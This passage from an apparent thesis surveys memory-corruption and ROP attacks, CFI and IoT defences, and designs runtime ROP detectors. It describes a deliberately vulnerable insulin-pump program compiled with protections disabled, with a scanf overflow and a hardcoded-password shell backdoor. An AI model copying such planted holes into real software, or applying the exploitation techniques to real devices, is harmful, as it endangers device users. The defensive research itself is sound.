Another prevalent vulnerability is the use-after-free (UAF), which arises when a program accesses memory after it has already been deallocated. Attackers can exploit this by reclaiming the freed memory block and injecting malicious payloads, leading to unauthorized control-flow transfers [14]. Format string vulnerabilities are another class of flaws that occur when user-controlled input is unsafely passed to formatted output functions such as `printf()`. These vulnerabilities allow attackers to read or write arbitrary memory addresses, posing significant security risks [22].

Finally, Integer Overflows and underflows occur when arithmetic operations exceed or fall below the storage capacity of a variable, often resulting in incorrect memory allocations or faulty pointer arithmetic. These conditions can be exploited to trigger buffer overflows or to bypass bounds checks within the program [22]. Each of these vulnerabilities provides an entry point for attackers to apply advanced exploitation techniques such as ROP, JOP, or heap spraying to hijack the program control flow.

3.2.2 Exploitation Techniques

Memory corruption vulnerabilities are exploited through a variety of techniques to gain control over the execution flow of a program. One of the most well-known techniques is stack-based buffer overflow, where attackers overwrite return addresses stored on the stack to redirect execution to attacker-controlled code or existing executable code within the program's memory, such as ROP chains [23]. In parallel, Heap exploitation targets the dynamic memory region of a process by corrupting heap management structures, such as malloc and free metadata, to overwrite adjacent memory or manipulate function pointers, leading to the execution of arbitrary code [23].

Another prominent strategy is pointer subversion, where attackers hijack control flow by modifying sensitive control-flow objects, including function pointers, virtual table entries (vtables), or exception handlers. This technique is frequently used in modern exploits to bypass mitigations such as Control-Flow Integrity, which aim to restrict indirect control transfers [24]. Furthermore, heap spraying is often employed as a preparatory step, where attackers fill large portions of the heap with predictable, attacker-controlled data. This increases the probability that an overflow or a UAF condition will cause execution to land within the sprayed region, facilitating exploitation [24].

These exploitation techniques have evolved alongside the development of defensive mechanisms. As mitigations such as DEP, ASLR, and Control-flow Integrity have become more widespread, modern attackers frequently employ multistage exploits that combine memory disclosure, heap manipulation, and control flow hijacking to reliably achieve execution control even in hardened environments.

3.2.3 Mitigation Strategies

To counteract memory corruption vulnerabilities, a range of mitigation strategies have been proposed and widely deployed. One common technique is the use of stack canaries, which are special guard values inserted between local variables and return addresses. If a buffer overflow occurs, a corrupted canary value can be detected, preventing control-flow redirection. However, canaries can be bypassed if an attacker can leak stack memory and predict their value [25].

In addition, defenses such as ASLR, DEP, and Control-Flow Integrity are widely used

(see Section section 3.5). Although these techniques provide baseline protection, they are frequently circumvented through code reuse and memory disclosure attacks.

More recent solutions include Pointer Authentication Codes (PAC) and memory tagging, which introduce hardware-assisted protections for pointers and memory integrity, particularly in ARM architectures. Finally, bounds checking and safe memory allocators such as PartitionAlloc and Hardened Malloc help mitigate heap-based exploits by enforcing stricter memory access policies [25].

Despite these advancements, memory corruption remains a persistent security challenge due to evolving exploitation strategies and limitations in defense scalability.

The following section will focus on Control-Flow Integrity and attestation as advanced methods to further improve runtime security.

3.3 Control-Flow Integrity and Attestation

Control-Flow Integrity is a fundamental security mechanism designed to prevent control-flow hijacking attacks by enforcing legitimate execution paths within a program. It ensures that indirect control transfers follow predefined control-flow edges, significantly reducing the effectiveness of ROP, JOP and COP attacks [22]. Figure 3.3 visually represents different control-flow attack vectors, categorizing various hijacking techniques.




Figure 3.3: visually represents different control-flow attack vectors, demonstrating how control and data manipulation techniques can be exploited.

3.3.1 Principles of Control-Flow Integrity

The fundamental principle behind Control-Flow Integrity is the creation of a CFG during compile time, which models all valid control-flow transfers within a program. At runtime,

indirect control transfers, such as function pointer calls or returns, are checked against the permitted edges in the CFG to detect and block unauthorized deviations from the intended execution flow [22]. Control-Flow Integrity implementations generally fall into two categories depending on the granularity of enforcement.

Coarse-grained Control-Flow Integrity enforces broader control-flow policies by permitting larger sets of valid control-flow transfers. This approach reduces performance overhead but leaves room for attacks such as control-flow bending, where adversaries stay within the permitted control-flow graph but still execute unintended code paths [22]. In contrast, fine-grained Control-Flow Integrity applies stricter constraints to each indirect control transfer, significantly reducing the attack surface by allowing only narrowly defined control-flow edges. However, this comes at the cost of higher computational overhead and a more complex implementation [22].

Although Control-Flow Integrity remains an effective mitigation against traditional control-flow hijacking techniques such as ROP or JOP, attackers have developed sophisticated evasion strategies. In particular, control-flow bending allows adversaries to remain within the bounds of a coarse-grained CFG while still abusing valid program logic to achieve malicious objectives [22].

3.3.2 Control-Flow Attestation and Remote Verification

Control-Flow Attestation extends Control-Flow Integrity principles by enabling remote verification of a system's execution flow. Figure 3.4 compares key features of different Control-Flow Integrity techniques, illustrating their respective advantages and weaknesses. This is particularly useful for security-critical environments such as IoT and cloud computing, where external verifiers need assurance that a device has followed the expected execution path [24].

Control-Flow Attestation techniques include: **1. Hash-Based Attestation:** Computes and transmits cumulative hashes of executed control-flow events to detect deviations [24]. **2. Execution Path Logging:** Stores control-flow transitions for later analysis, allowing detection of anomalies in execution patterns [24]. **3. Whitelist-Based Enforcement:** Ensures that only predefined control-flow paths are executed, rejecting any unauthorized deviations [24].

Recent advancements in hardware security have introduced features such as Intel Control-Flow Enforcement Technology (CET) and ARM Pointer Authentication (PA) to enhance the enforcement of control-flow integrity at the processor level [24].

CFI Techniques	Based on HW	Based on SW	Compiler Modified	Shadow Stack	CFG	Label	Coarse Grained	Fine Grained	Backward Edge	CFI Enforcement
CFI [51,52]		✓		✓	✓	✓	✓		✓	Inlined CFI
CCFI [46]	✓	✓	✓					✓	✓	Dynamic Analysis
binCFI [42]		✓				✓	✓			Static Binary Rewriting
CCFIR [59]		✓				✓	✓		✓	Binary Rewriting
HW-CFI [41]	✓	✓	✓	✓	✓	✓		✓	✓	Landing Point
PICFI [44]		✓	✓		✓			✓	✓	Static Analysis
KCoFI [61]		✓	✓			✓	✓		✓	SVA Instrumentation
Kernel CFI [62]		✓			✓			✓	✓	Retrofitting Approach
IFCC [43]		✓	✓		✓			✓		Dynamic Analysis
CFB [45]		✓		✓	✓			✓	✓	Precise Static CFI
SAFEDISPATCH [65]		✓	✓				✓			Static Analysis
C-Guard [66]		✓	✓		✓		✓			Dynamic Instrumentation
RAP [49]		✓	✓		✓			✓	✓	Type Based
O-CFI [47]	✓	✓					✓	✓	✓	Static Rewriting

Figure 3.4: compares key features of different Control-Flow Integrity techniques, illustrating their effectiveness and weaknesses in various environments.

3.3.3 Challenges and Limitations of Control-Flow Integrity and Control-Flow Attestation

Although Control-Flow Integrity and Control-Flow Attestation offer robust security guarantees against control-flow hijacking, several inherent challenges limit their practical deployment. One of the primary concerns is performance overhead, especially with fine-grained Control-Flow Integrity implementations, which introduce noticeable execution latency. This can make Control-Flow Integrity unsuitable for performance-critical applications, such as real-time embedded systems, where low-latency execution is essential [22]. Furthermore, bypass techniques have emerged, demonstrating that attackers can still circumvent Control-Flow Integrity protections using methods such as memory disclosure vulnerabilities and control-flow bending. These techniques allow adversaries to exploit the logic of unintended programs while staying within the legitimate boundaries defined by the control-flow graph [22].

Scalability also poses a challenge, particularly for Control-Flow Attestation solutions designed to support remote attestation. Logging every control-flow transition or execution step can introduce significant storage and computational overhead, making Control-Flow Attestation less feasible for resource-constrained devices or large-scale deployments [24]. As shown in Table 3.1, existing Control-Flow Integrity techniques present a trade-off between security strength and runtime efficiency, shedding light on the complexity of adopting these defenses in various computing environments.

The next section will examine ROP and its implications for control-flow defenses.

CFI Technique	Security Strength	Overhead	Bypassability
CCFI (Cryptographic CFI)	High	52%	Replay attacks
BinCFI (CFI for COTS Binaries)	Moderate	15%	Gadget Synthesis
CCFIR (Randomization-based CFI)	Moderate	8.6%	Code Disclosure Attacks
KCoFI (Kernel-Level CFI)	High	27%	Memory Disclosure Bypass
IFCC (Forward-Edge CFI in LLVM)	Moderate	5%	Control Jujutsu Attack
SAFEDISPATCH (C++ Virtual Call Protection)	Low	2.1%	Vtable Hijacking
RAP (Reuse Attack Protector)	High	6.2%	ret2usr Attack

Table 3.1: presents a security and performance evaluation of different Control-Flow Integrity techniques, highlighting their trade-offs.

3.4 ROP Techniques

ROP has been extensively studied due to its potent capability to bypass modern memory protection mechanisms such as DEP and ASLR. DEP marks memory regions (e.g., the stack or heap) as non-executable, aiming to prevent code injection attacks. However, ROP circumvents DEP by reusing existing executable code snippets (gadgets) already loaded in memory. Similarly, ASLR randomizes the memory layout of a process to prevent attackers from reliably predicting the location of code. However, ROP can still function by leveraging information leaks or side channels to locate gadgets dynamically [4].

3.4.1 Evolution of ROP Attacks

ROP emerged as a response to modern security mechanisms that prevent direct code injection. By chaining together existing instruction sequences that end with a return instruction, attackers manipulate the execution flow while avoiding detection [4].




Figure 3.5: illustrates execution constraints for ROP on x86_64 architectures, detailing register dependencies and stack behavior

Figure 3.5 illustrates execution constraints for ROP on x86_64 architectures, emphasizing the importance of register dependencies and stack manipulation in successful exploitation. Over time, ROP techniques have evolved significantly, resulting in various refinements tailored to overcome modern defensive mechanisms.

The original form, known as traditional ROP, involves chaining short instruction sequences, called gadgets, each ending with a RET instruction, to perform arbitrary computations by carefully controlling the stack [4]. Building on this foundation, attackers developed Sigreturn-Oriented Programming (SROP), which abuses system call return mechanisms to manipulate execution state and bypass certain Unix-based signal handling defenses [4]. More recently, JIT-ROP techniques have emerged that dynamically discover and construct ROP chains during run-time. JIT-ROP leverages memory disclosure vulnerabilities to bypass protections such as ASLR, assembling functional ROP chains even in hardened environments [4].

Each of these advancements has improved ROP's adaptability, making it one of the most persistent and evolving exploitation techniques.

3.4.2 Automated ROP Chain Generation

To streamline the creation of ROP payloads, attackers employ various tools that automate the process of discovering and chaining gadgets. Some of the most widely used tools include: **1. ROPgadget:** A framework that identifies useful gadgets within binary files, allowing attackers to automate the construction of ROP chains [5]. **2. ROPme:** A tool that generates optimized ROP payloads based on predefined exploitation goals [5]. **3. QROP:** An advanced tool that selects the most efficient ROP gadgets to evade detection mechanisms [5].

These automation techniques have significantly contributed to the prevalence of ROP-based attacks despite ongoing security improvements.

3.4.3 Bypassing Modern Defenses

As defensive mechanisms against ROP have become more sophisticated, attackers have responded by developing advanced techniques to bypass these protections. One such method is ROP chain obfuscation, where attackers modify the structure of gadget sequences to evade signature-based detection systems. By introducing variations in gadget order, using uncommon instructions, or inserting benign-looking operations, attackers can make ROP payloads harder to detect through static or heuristic analysis [10].

Another evasion strategy involves ROP combined with COP. In this approach, traditional ROP chains are blended with legitimate function call redirections to circumvent Control-Flow Integrity checks. COP takes advantage of the fact that some Control-Flow Integrity

implementations allow indirect calls to valid functions, allowing attackers to hijack control flow while still adhering to the constraints of coarse-grained Control-Flow Integrity policies [10].

Additionally, attackers have leveraged ROP techniques within Just-In-Time (JIT) environments by exploiting JIT compilation to introduce new gadgets at runtime. Since JIT compilers generate machine code on the fly, attackers can manipulate JIT-compiled code regions to create custom gadgets dynamically, effectively bypassing static analysis defenses and layout randomization schemes [10].

Despite these advanced evasion strategies, ROP and related exploitation techniques remain highly effective, particularly in environments with limited resources and limited defenses. IoT devices, due to their architectural limitations and deployment contexts, are especially vulnerable to such attacks. The following section will examine the unique runtime security challenges faced by IoT platforms and embedded systems.

3.5 Runtime Security for IoT Devices

The enormous growth of the Internet-of-Things (IoT) has exposed millions of small, network-connected devices to adversaries who routinely exploit runtime software vulnerabilities. Compared to desktop or cloud platforms, IoT nodes tend to ship with minimal CPU and memory budgets, immature update mechanisms, and limited hardware protection features. These factors combine to create an attractive attack surface for memory-corruption and control-flow hijacking exploits that can culminate in persistent firmware compromise [12].

3.5.1 Constraints That Amplify Risk

Three structural constraints dominate IoT security. First, tight resource envelopes exclude heavyweight defences such as fine-grained Control-Flow Integrity or full ASLR [13]. Second, the firmware life cycle is often weakly protected: bootloaders are rarely verified, update channels lack proper authentication, and rollback countermeasures are rare, enabling durable firmware implants or remote downgrades [14]. Third, commodity hardware safeguards – Intel Control-Flow Enforcement Technology (CET), ARM Pointer Authentication Codes (PAC), or even simple eXecute-Only Memory (XOM) – are either absent or disabled in most commodity IoT microcontrollers, leaving them vulnerable to classic code-reuse attacks such as ROP and JOP [22]. The situation is exacerbated by the fact that devices typically operate in untrusted networks, giving attackers continuous opportunities for remote code-execution attempts and side-channel surveillance.

3.5.2 Typical Runtime Exploits

Runtime exploits on IoT platforms usually rely on memory-corruption bugs. By overwriting forward or backward control-flow edges, an adversary can assemble ROP or JOP chains directly from the existing firmware image or linked libraries. Just-in-time ROP refines this idea by leaking code pointers at runtime, which nullifies coarse ASLR and enables gadget discovery on the fly [13]. Code-reuse in general remains attractive because Data-Execution Prevention (DEP) is either missing or disabled on many microcontrollers. Beyond transient memory attacks, insecure update paths enable direct firmware tampering: once an attacker injects a malicious image, it survives reboots and grants long-term footholds on the target network,[22].

3.5.3 Mitigation Strategies Under Resource Constraints

Robust defences must therefore deliver meaningful coverage without violating the tight performance and energy budgets of embedded systems. Secure-Boot frameworks, often paired with lightweight Trusted Execution Environments (TEEs), ensure that only authenticated code reaches runtime and that secrets remain isolated during execution,[23]. On the control-flow side, coarse yet effective CFI variants and compiler-inserted shadow stacks reduce hijacking opportunities while respecting microcontroller limitations. Recent IoT-class systems-on-chip have started to expose TrustZone-M partitions, PAC, and XOM, offering a modest but growing substrate for in-hardware enforcement. Finally, remote attestation protocols allow a back-end service to verify that devices still run untampered firmware; although these schemes imperfectly scale to a fleet of millions, they provide an essential forensic signal and a basis for quarantining compromised nodes,[25].

Despite these advances, the extreme diversity of IoT hardware and the absence of uniform security standards continue to impede the deployment of comprehensive runtime protection. The following section synthesises the residual weaknesses and points to open research directions for next-generation IoT security.

3.6 Limitations and Open Challenges

Despite advances in runtime attack mitigation techniques, several limitations persist, leaving room for further research and innovation. Understanding these limitations is crucial for designing more effective security mechanisms and improving the resilience of modern computing systems against runtime exploits [12].

3.6.1 Gaps in Existing Defenses

Despite the wide deployment of runtime protection mechanisms, several limitations continue to undermine their effectiveness. A significant issue is the performance overhead

introduced by fine-grained Control-Flow Integrity and other runtime monitoring techniques. These approaches often incur high computational costs, rendering them impractical for performance-critical systems such as embedded devices and IoT platforms with limited processing power [13].

In parallel, attackers have developed increasingly sophisticated methods to bypass widely adopted defenses. Techniques such as memory disclosure vulnerabilities and JIT-ROP have proven to be effective in circumventing protections such as ASLR and DEP, allowing the reliable construction of exploitation chains even in hardened environments [14].

Another critical gap is incomplete hardware support for modern security features. Although newer architectures integrate hardware-based mitigations such as Intel's Control-Flow Enforcement Technology (CET) and ARM's PAC, many legacy systems and a large portion of IoT devices lack these protections. This makes them particularly susceptible to runtime attacks, including control-flow hijacking and code-reuse techniques [22].

3.6.2 Practical Feasibility of Control-Flow Integrity and Control-Flow Attestation

Although Control-Flow Integrity and Control-Flow Attestation have shown strong potential in securing runtime environments, their practical deployment introduces several challenges.

One key obstacle is the trade-off between security and flexibility, since the fine-grained Control-Flow Integrity enforces strict control-flow constraints that can conflict with legitimate program behavior. This rigidity may disrupt valid dynamic control flows commonly used in complex applications, making adoption difficult in real-world systems [23]. Furthermore, scalability issues arise with Control-Flow Attestation when attempting to apply remote attestation techniques to large IoT ecosystems. Verifying the runtime integrity of millions of devices in distributed environments imposes significant communication, storage, and processing overhead, which hinders the feasibility of such solutions on a scale [23].

Furthermore, recent research has revealed that side-channel attacks can undermine the guarantees offered by Control-Flow Integrity. These attacks exploit observable patterns such as cache access timings or power consumption to infer control-flow information, allowing adversaries to bypass or weaken Control-Flow Integrity protections without directly violating the control-flow graph [24]. These challenges illustrate the gap between theoretical security guarantees and the practical constraints faced when deploying Control-Flow Integrity and Control-Flow Attestation in resource-constrained and large-scale environments.

3.6.3 Future Research Directions

To address the current limitations of runtime security mechanisms, future research should prioritize several key areas. One critical focus is the development of lightweight security mechanisms that offer strong runtime protection while maintaining minimal performance overhead, making them suitable for resource-constrained environments such as IoT and embedded systems [25]. In parallel, there is a need to advance hardware-based defenses by enhancing features such as PAC, Memory tagging, and hardware-enforced Control-Flow Integrity. Strengthening these hardware-level protections can significantly improve resilience against sophisticated runtime attacks [25].

Another promising direction is the adoption of adaptive and AI-driven security models. By integrating machine learning techniques, security mechanisms can dynamically adapt to novel attack patterns, reducing the dependence on static control-flow enforcement policies and improving detection accuracy [25]. Finally, future research should explore the integration of Control-Flow Integrity and Control-Flow Attestation into hybrid security frameworks. Combining these techniques could offer more comprehensive protection by complementing runtime enforcement with verifiable attestation of control-flow integrity in distributed systems [25].

Given the ongoing evolution of attack strategies, continuous innovation is necessary to refine and extend existing runtime protection techniques. Addressing these research challenges will be vital to deliver scalable and effective defenses against emerging runtime threats.

Chapter 4

Methodology

4.1 Tools

Throughout the development and experimentation of this thesis, several tools were used to construct, analyze, and evaluate runtime software attacks and their detection.

The **GNU Compiler Collection (GCC)** [17], was used to compile vulnerable C programs with specific flags such as `-fno-stack-protector` and `-no-pie` to disable stack canaries and position-independent execution, thereby enabling traditional memory corruption exploits.

GDB (GNU Debugger) [18], was the primary tool for dynamic analysis. It allowed step-by-step execution, register inspection, memory examination, and post-crash analysis. It was particularly useful for identifying instruction pointers overwritten during buffer overflows.

The **Pwntools** Python library [8], was used to generate cyclic patterns (`cyclic()`) to determine the exact offset where the return address is overwritten. It was also used to automate the creation and injection of exploit payloads.

ROPgadget [21], was used to statically scan the compiled binaries for useful ROP gadgets such as `pop rdi; ret`, which are essential for chaining ROP-based attacks without injecting new code.

Objdump [19], was used to disassemble binaries to locate symbols, inspect PLT entries, and confirm the presence of function calls such as `system()` that can be used during attacks.

Cutter, a GUI front-end for `radar2`, was used for visual binary analysis, particularly to identify function boundaries and analyze the layout of CFG's [16]. It helped in understanding how functions like `emergency_shutdown` could be reached through crafted input.

Python [7], was also used beyond Pwntools, in the design and implementation of our custom tools for analysis. Custom scripts parsed execution traces and log files, and constructed Boolean representations to flag abnormal control flow paths.

Angr was used for symbolic execution and static CFG recovery. It was leveraged to automatically analyze the structure of vulnerable binaries and verify reachable states during simulated execution, without relying on actual inputs.

Intel PIN was used for dynamic binary instrumentation, enabling runtime analysis of executed instructions with minimal overhead. It provided a programmable environment in which our custom C++ tool could be developed and integrated. This tool was built as a PIN pintool, capable of hooking into the execution flow at instruction granularity, logging control-flow transfers, and extracting contextual information for later detection analysis. The PIN framework made it possible to instrument binaries non-invasively, preserving their original structure while collecting precise runtime behavior essential for validating our detection approach.

Linux (Kali Linux) served as the primary operating system for the execution of the experiments. It offered compatibility with exploit-development tools and a controlled environment for vulnerability research and testing.

4.2 Environment setup

All experiments, analysis tools, and runtime monitoring mechanisms in this project were developed and tested in a controlled virtualized environment to ensure repeatability and isolation.

Virtualized Execution Platform

A dedicated virtual machine (VM) was created to host the entire experimental environment:

Hypervisor: Oracle VirtualBox

Guest OS: Kali Linux 2024.1 (64-bit)

Base image: Clean install with root access and essential development packages

Memory and CPU: 4 GB RAM, 2 virtual CPUs

This setup was chosen for its compatibility with security research tooling, ease of snapshot management, and availability of pre-installed debugging utilities.

Binary Analysis and Exploitation Tooling

To construct and analyze runtime attacks, the following tools were installed:

Pwntools: Python-based exploitation framework used to generate payloads, control program input, and script interaction with vulnerable binaries.

Cutter (GUI for radare2): Used for reverse engineering and inspection of binary internals, including symbol tables, code disassembly, and function boundaries.

GDB (GNU Debugger): Used in conjunction with cyclic patterns and pwndbg to identify buffer overflow offsets and analyze crash behavior at the instruction level.

Python Environment: Python 3.11 with virtual environment setup for dependency isolation. All scripts for static analysis and payload construction were developed using this environment.

Static Analysis Setup with angr

To perform static control-flow extraction, the angr framework was installed within the same Python environment. The CFG generation and sensitive function marking scripts were written in Python using angr's `CFGFast()` module and VEX IR parsing API.

Intel PIN Instrumentation Environment

To enable runtime instrumentation, the Intel PIN dynamic binary instrumentation (DBI) framework was downloaded and installed:

Version: Intel PIN 3.24 (compatible with the host kernel and gcc version)

Installation: Decompressed and configured inside the VM

Tool Development: Custom Pintools (`rop_detector` Listing 10.2, `boolean_rop_detector` Listing 10.4), were written in C++ and built using the provided makefile and headers from the PIN SDK.

All instrumentation binaries were compiled and tested within the Kali VM to ensure compatibility with target ELF binaries.

4.3 Insulin-pump setup

To simulate a vulnerable embedded application and facilitate realistic runtime attack development, a custom insulin pump controller was written in C and executed within the same virtualized environment used for binary analysis (see Listing 10.1.1 for source code overview).

Language: C (compiled using gcc with flags `-g -fno-stack-protector -z execstack`)

Purpose: Emulate real-world embedded control logic with deliberate vulnerabilities for exploit development

Features: Menu-driven insulin dosing logic, password-protected technician access, and a hidden diagnostic shell

Source Location: Maintained within a Git repository inside the Kali Linux VM

Build Process: Compiled manually with debugging symbols enabled to facilitate runtime instrumentation

The application, shown in Listing 10.1.1, includes an intentionally unsafe input operation using `scanf("%s", buffer)`, which introduces a classic stack-based buffer overflow vulnerability. This allows crafted input to potentially overwrite return addresses on the stack and hijack control flow. A hidden privileged function, `technician_shell()`, is present in the binary and mimics insecure maintenance backdoors found in real embedded medical systems.

User Interface and Control Flow

The controller implements a simple terminal-based interface via the `user_interface()` function, providing users with the option to administer an insulin dose, attempt technician login, or exit the program. Input is handled directly via standard input, and all control logic is kept deliberately simple to facilitate exploit development and analysis.

The authentication logic prompts for a plaintext password and compares it to a hardcoded string. If the input matches, it directly launches a system shell via `system("/bin/sh")`. This insecure design simulates low-assurance access mechanisms found in prototype or poorly secured embedded devices.

Deployment Context

The binary was executed and tested entirely within the isolated Kali Linux guest VM environment using direct terminal interaction. No hardware interfacing was implemented, as the purpose of the simulation was to isolate and examine binary-level weaknesses relevant to runtime exploitation and ROP attacks.

Chapter 5

Design

This chapter presents a high-level design of the runtime detection frameworks developed in this thesis. Our objective is to detect ROP attacks in vulnerable embedded applications by observing and validating control flow at runtime. To this end, we designed two complementary detection techniques, each targeting different characteristics of ROP behavior.

5.1 System Overview

The runtime detection framework proposed in this thesis is designed to monitor low-level program execution for control-flow violations, specifically targeting ROP-style attacks. The architecture is structured into two distinct phases: Firstly, an offline static analysis phase and an online runtime monitoring phase. Figure 5.1 provides an overview of this flow.

The process begins with a "Target Binary", representing the program under test. This binary undergoes offline processing by the "Static Analyzer", which extracts control-flow information prior to execution. Rather than instrumenting or rewriting the binary, the analyzer parses its structure to identify return addresses and semantic function transitions.

The output of this phase is a set of Model Outputs, including:

- `valid_rets.json`: a whitelist of legitimate return addresses used by the ARD engine.
- `boolean_cfg.json`: a semantically enriched Boolean control-flow graph defining allowed function-level transitions for the BSVD engine.

These artifacts are consumed by the Detection Engine, which operates at runtime. The system supports two alternative detection modes:

The **Address-based ROP Detector (ARD)** performs instruction-level validation by checking that each RET instruction returns to a known, valid location.

The **Boolean State Validation Detection (BSVD)** tracks higher-level semantic transitions across function calls using a Boolean state vector. It detects anomalies such as skipped authentication or privilege escalation attempts.

Finally, all runtime monitoring results are stored in structured **Log Files**, see section 5.4 for detailed overview.

This modular design enables each detection mechanism to function independently and simplifies testing under different detection policies. By decoupling model generation from runtime logic, the framework supports reproducibility and scalability across multiple binaries.

System Component and Data Flow




Figure 5.1: Vertical view of system data flow: the binary is statically analyzed to generate models, which are used at runtime to monitor control-flow violations. Logs are written as output.

5.2 Static Model Generation

The runtime detection framework relies on precomputed control-flow models that are extracted from the target binary before execution. These models serve as trusted ground truth references, allowing lightweight validation at runtime without requiring full reanalysis or symbolic reasoning during execution.

The static analysis process takes the compiled target binary as input and produces two independent model outputs:

`valid_rets.json` – used by the ARD engine.

`boolean_cfg.json` – used by the BSVD engine.

RET Whitelist for ARD

The `valid_rets.json` file contains a list of legitimate return addresses extracted from the binary's `.text` section. These are typically the targets of RET instructions that can be reached through legal execution. The extraction process scans for statically valid function boundaries and identifies return sites that are not associated with malicious behavior (e.g., injected payloads or gadget misuse).

This whitelist is used at runtime to validate each return instruction: if the observed return address is not present in the whitelist, the ARD engine raises an alert. This approach assumes that the binary and its memory layout remain static and unmodified after analysis.

Boolean CFG for Semantic Detection

The Boolean Control-Flow Graph (`boolean_cfg.json`) is a higher-level semantic model that represents valid function-to-function transitions using Boolean state logic. This model includes a list of nodes, functions or logical program states, and a set of allowed transitions encoded as Boolean update rules.

Each node represents a Boolean variable whose state indicates whether a certain function has been entered. Transitions between nodes represent legal control-flow edges. These rules are derived from static analysis of the call graph enriched with knowledge about expected sequences (e.g., log-in must precede access to privileged operations).

The resulting Boolean model abstracts the control-flow into a compact representation suitable for state tracking at runtime. Unlike instruction-level whitelisting, the BSVD model supports enforcement of semantic properties, such as preventing privilege escalation by validating that preconditions for certain transitions are satisfied.

Design Implications

Both models are generated offline, decoupling the detection logic from the binary itself. This enables rapid detection without introducing high runtime overhead. By keeping model generation separate, the framework not only supports the re-usability of detection engines across binaries and version-specific model updates without tool-chain modification, but also the ability to regenerate models automatically as part of a CI/CD pipeline.

This separation of concerns between static modeling and runtime enforcement is a core design decision that ensures modularity, maintainability, and clarity in how detection policies are encoded.

5.2.1 Model Serialization and JSON Structure

To enable interoperability between static analysis and runtime monitoring, both detection mechanisms rely on a shared, portable format: JSON. This decision ensures modularity and transparency in how each engine consumes control-flow models while simplifying tool-chain integration.

ARD JSON Format. The Address-based ROP Detection engine operates on a simple model consisting of a whitelist, which is a product of two sub lists:

- `valid_targets`: A list of legitimate return addresses in decimal or hexadecimal form.
- `sensitive`: An optional list of privileged function entry points (e.g., `technician_shell`) flagged for high-severity alerts.

Each address is recorded as a 64-bit integer, pre-resolved during static analysis using the `angr` framework.

```
{
  "valid_targets": [
    4198400,
    4198432,
    4198444,
    4198448,
    4198464,
    4198480,
    4198496,
  ]
}
```

(a) Legitimate return addresses observed during a normal run (from the static CFG)

```
    ],
    "sensitive": [
      4198806
    ]
  }
}
```

(b) A direct return to a sensitive address (e.g., `technician_shell`) not reachable under normal control flow.

Figure 5.2: Return address classification used by the ARD engine.

BSVD JSON Format. In contrast, the Boolean Control-Flow Graph model uses a more structured format with two major sections:

- `bool_nodes`: A dictionary mapping control-flow entities (functions, conditionals, loops) to labeled nodes.
- `transition_rules`: An array of logical rules

Each `bool_node` contains metadata such as: `Type` (e.g., `call`, `condition`, `entry`), `addr`, `addr_hex` for binary mapping, `calls`, `called_by` for CFG topology and optional flags such as `external` or `is_sensitive_sink`. An example of this can be seen in Figure 5.3.

```

},
"B_FUNC_TECHNICIAN_SHELL": {
  "type": "call",
  "func": "technician_shell",
  "addr": 4198806,
  "addr_hex": "0x401196",
  "external": false,
  "called_by": [
    "B_FUNC_TECHNICIAN_SHELL",
    "B_FUNC_PUTS",
    "B_FUNC_SYSTEM",
    "B_FUNC_AUTHENTICATE_TECHNICIAN"
  ],
  "calls": [
    "B_FUNC_PUTS",
    "B_FUNC_SYSTEM",
    "B_FUNC_TECHNICIAN_SHELL",
    "B_FUNC_AUTHENTICATE_TECHNICIAN"
  ]
}
]
}

```

Figure 5.3: Example of a `bool_node` describing metadata and call relationships for `B_FUNC_TECHNICIAN_SHELL`

